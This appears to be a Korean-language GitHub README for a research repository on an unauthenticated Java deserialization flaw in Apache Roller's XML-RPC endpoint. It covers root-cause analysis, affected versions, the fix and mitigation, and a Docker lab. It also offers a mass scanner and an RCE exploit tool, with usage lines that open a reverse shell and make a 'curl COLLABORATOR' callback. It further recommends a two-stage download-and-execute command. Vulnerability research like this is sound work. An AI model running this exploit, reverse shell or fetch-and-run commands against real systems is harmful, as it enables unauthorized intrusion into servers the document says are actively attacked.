
 yanixos/apache-cve-2026-129448

CVE-2026-129448 Apache Roller XML-RPC 역직렬화 : PoC, 스캐너, 익스플로잇, 랩
CVE-2026-129448 / CVE-2026-82384 | 인증 불필요 Java 역직렬화 PoC, 스캐너 및 랩



PoC | 스캐너 | 익스플로잇 | 랩 | 분석 | 참고 자료
전체 상세 내용은 다음 문서에서 확인할 수 있습니다: https://tuxshin.com/article-apache-roller-xmlrpc-deserialization
Apache Roller의 레거시 XML-RPC 엔드포인트에서 발생하는 인증 불필요 Java 역직렬화 취약점입니다. 벤더 확장 타입 <ex:serializable>(Java 직렬화 객체의 Base64)을 포함한 단일 POST text/xml 요청을 /roller-services/xmlrpc로 전송하면, 인증이나 핸들러 조회가 이루어지기 전에 해당 데이터가 ObjectInputStream.readObject()로 직접 전달됩니다.
작성자: Yanis Alim - TUXSHIN SECURITY | 날짜: 2026-11-18 | 발견자: n0mi1k | 보고자: Matt Raible
| 필드 | 값 |
|---|---|
| CVE | CVE-2026-129448 (CVE-2026-82384의 중복) |
| CVSS v3.1 | 9.8 Critical |
| CWE | CWE-502 (신뢰할 수 없는 데이터의 역직렬화) |
| 구성 요소 | org.apache.xmlrpc.webserver.XmlRpcServlet, enabledForExtensions=true |
| 싱크 | SerializableParser.getResult() -> ObjectInputStream.readObject() |
| 엔드포인트 | POST /roller-services/xmlrpc (또한 /roller/roller-services/xmlrpc) |
| 수정 | Apache Roller PR #171, 2026-09-05 병합 |
| 상태 | 실제 환경에서 활발히 악용 중 |
| 버전 | enabledForExtensions | XmlRpcEnabledFilter | 판정 |
|---|---|---|---|
| 4.0.0 - 6.1.4 | true | 없음 | 취약 |
| 6.1.5 | true | 없음 | 취약 |
| 6.1.6 | false | 존재 | 수정됨 |
| 6.1.7 | false | 존재 | 수정됨 (추가 변경 없음) |
XML-RPC 라이브러리는 모든 릴리스에서 변경되지 않은 채(xmlrpc-* 3.1.3) 유지됩니다. 이는 순전히 Roller 측의 구성 수정입니다.
두 CVE 레코드 모두 영향을 받는 범위를 축소해 기술하고 있습니다. CVE-2026-129448은 "6.1.5 이전"이라고 명시하는 반면, CVE-2026-82384는 6.1.5만 나열합니다. 랩에서는 6.1.4와 6.1.5 모두 취약함을 확인했습니다.
commons-beanutils 1.9.4, spring-aop/beans/context/core 5.3.39)가 존재합니다.web.xml에 그대로 남아 있고 파서는 여전히 실행됩니다.WEB-INF/web.xml은 벤더 확장 플래그가 활성화된 상태로 XML-RPC 서블릿을 매핑합니다:
<servlet>
  <servlet-name>XmlRpcServlet</servlet-name>
  <servlet-class>org.apache.xmlrpc.webserver.XmlRpcServlet</servlet-class>
  <init-param>
    <param-name>enabledForExtensions</param-name>
    <param-value>true</param-value> <!-- 6.1.6: false -->
  </init-param>
</servlet>
라이브러리의 SerializableParser는 그런 다음 ex:serializable 값을 직접 역직렬화합니다:
// org.apache.xmlrpc.parser.SerializableParser.getResult()
ByteArrayInputStream bais = new ByteArrayInputStream(bytes);
ObjectInputStream ois = new ObjectInputStream(bais);
return ois.readObject(); // Pre-authentication deserialization sink
심층 방어 관련 주의사항(실험실에서 검증됨): 이를 일반적인 최신 Roller 설치 환경에서 RCE로 전환하는 것은 Roller와 무관한 두 가지 보호 장치에 의해 차단됩니다. 첫 번째는 commons-collections 3.2.2의 InvokerTransformer 가드로, ysoserial CC1-CC7을 차단합니다. 두 번째는 JDK의 TemplatesImpl 가드로, 기본 CommonsBeanutils1 싱크를 차단합니다.
따라서 실제 환경에서 동작하는 공격 체인은 두 보호 장치를 모두 우회해야 하며, 예를 들어 Spring/JNDI 체인을 사용하거나 해당 보호 장치가 없는 런타임을 대상으로 해야 합니다.
docs/ANALYSIS.md를 참조하십시오.
PR #171은 WEB-INF/web.xml에 세 가지 변경을 적용합니다:
enabledForExtensions를 false로 설정합니다./roller-services/xmlrpc에 매핑된 XmlRpcEnabledFilter를 추가합니다.업그레이드할 수 없는 경우의 임시 완화 조치: WEB-INF/web.xml에서 enabledForExtensions를 false로 설정하거나 /roller-services/xmlrpc 서블릿 매핑을 제거한 후 Roller를 재시작하십시오.
cd lab
./setup.sh                 # Downloads dependencies, compiles and assembles webapps
docker compose up -d --build
# Vulnerable: http://127.0.0.1:8080/roller-services/xmlrpc
# Patched:    http://127.0.0.1:8181/roller-services/xmlrpc
탐지기는 코드를 실행하지 않고 역직렬화 싱크에 도달할 수 있는지 검증합니다. 이는 실제 서버에는 의도적으로 존재하지 않는 클래스인 직렬화된 lab.ProbeGhost 객체를 전송합니다.
취약한 서버는 다음과 같이 응답합니다:
Failed to load class for result object: lab.ProbeGhost
이 응답은 readObject()가 인증되지 않은 입력을 처리했음을 나타냅니다.
cd poc
python3 probe.py --target http://127.0.0.1:8080/roller-services/xmlrpc --mode detect
python3 probe.py --target https://127.0.0.1:8080/roller-services/xmlrpc --mode detect --no-verify # bypass ssl verification
취약한 응답:
Failed to load class for result object: lab.ProbeGhost
패치된 응답:
The tag {http://ws.apache.org/xmlrpc/namespaces/extensions}serializable is invalid, if isEnabledForExtensions() == false.
순수 Python을 사용하여 대상 목록에 대한 대규모 탐지를 수행합니다. RCE는 관여하지 않으며, 스캐너는 승인된 대상에 대해 실행해도 안전합니다.
cd scanner
printf 'https://blog.example.com/roller-services/xmlrpc\nhttps://roll.example.com/roller-services/xmlrpc\n' > targets.txt
python3 roller_scan.py --file targets.txt --out results.csv
CommonsBeanutils1 가젯 체인(BeanComparator -> TemplatesImpl)을 사용한 비인증 RCE입니다.
JDK 11이 필요하며, 페이로드는 Docker를 통해 생성되어 대상이 바이트코드를 로드할 수 있도록 합니다.
cd exploit
python3 roller_exploit.py --target http://127.0.0.1:8080/roller-services/xmlrpc --reverse-shell 172.20.0.1 4456
python3 roller_exploit.py --target https://127.0.0.1:8080/roller-services/xmlrpc --reverse-shell 172.20.0.1 4456 --no-verify # bypass ssl verification

python3 roller_exploit.py --target https://127.0.0.1:8080/roller-services/xmlrpc --cmd 'curl COLLABORATOR' --no-verify # bypass ssl verification

이 가젯은 셸 없이 토큰화된 명령을 사용하여
Runtime.getRuntime().exec(String)을 통해 실행됩니다. 단순 토큰 명령을 사용하십시오. 셸 기능이 필요하면curl -o /tmp/x ... && bash /tmp/x와 같은 2단계 접근 방식을 사용하십시오.
├── docs/            # ANALYSIS.md (root cause, patch, defense-in-depth) + references
├── scanner/         # Mass detection (non-RCE)
├── exploit/         # CommonsBeanutils1 RCE + reverse shell
├── poc/             # Minimal self-contained probe (detect + execute)
├── lab/             # Docker reproduction (vulnerable + patched)
└── tests/            # Smoke tests
승인된 보안 테스트 및 연구 목적으로만 사용하십시오. 소유하지 않았거나 명시적인 서면 테스트 허가를 받지 않은 시스템에 대해 스캐너, PoC 또는 익스플로잇을 실행하지 마십시오. 저자는 오용에 대해 책임지지 않습니다.
docs/references.md를 참조하십시오.






